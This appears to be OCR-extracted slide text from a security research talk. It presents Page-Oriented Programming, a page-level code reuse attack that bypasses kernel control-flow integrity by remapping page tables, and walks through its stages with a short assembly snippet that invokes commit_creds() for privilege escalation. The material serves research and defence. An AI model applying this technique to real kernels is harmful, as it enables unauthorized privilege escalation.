
effective and work(ed) properly

because of this talk!

Weakness of the Hypervisor-Based Mechanism




Weakness of the Hypervisor-Based Mechanism



SX: Supervisor Execute   UX: User Execute

Weakness of the Hypervisor-Based Mechanism



SX: Supervisor Execute UX: User Execute

Weakness of the Hardware-Assisted Kernel CFI

The hardware-assisted kernel CFI

JUST focuses on


INDIRECT BRANCHES!

Page-Oriented Programming (POP)

- **Is a novel page-level code reuse attack such as ROP and JOP**
  - It exploits the **weaknesses** of **state-of-the-art kernel CFIs**
    - It utilizes legitimate code pages and direct branches
  - It programs **page tables** within the kernel with a kernel memory read and write vulnerability

- **Can make new control flows**
  - It identifies page-level gadgets and stitches them
  - So, it can **bypass** strong **CFI** enforcement!

Stage of POP


01010
01010
10...
Disassembling
Call
NOP
SYS
Kernel Binary
Gadget and System Call List
(1) Page Carving
Remapping Pages
System Call
Call Gadget
commit_creds()
NOP Gadget
...
NOP Gadget
(2) Page Stitching
CPU
TLB*
OLD
OLD
...
Flushing
CPU
TLB
NEW
NEW
...
* Translation Lookaside Buffer
(3) Page Flushing
; Syscall number for exploitation
mov $syscall_number, %rax
; Argument for commit_creds()
mov $0xdeafbeef, %rdi or %rbx
; Execute the new control flow!
syscall or int $0x80
(4) Exploitation

POP - Page Carving Stage

- **Identifies gadgets and system call candidates**
  - Gadgets and system call candidates are functions
    - Call gadgets connect system call candidates to commit_creds()
    - NOP (no-operation) gadgets unlink unessential functions of gadgets, system call candidates, and commit_creds()

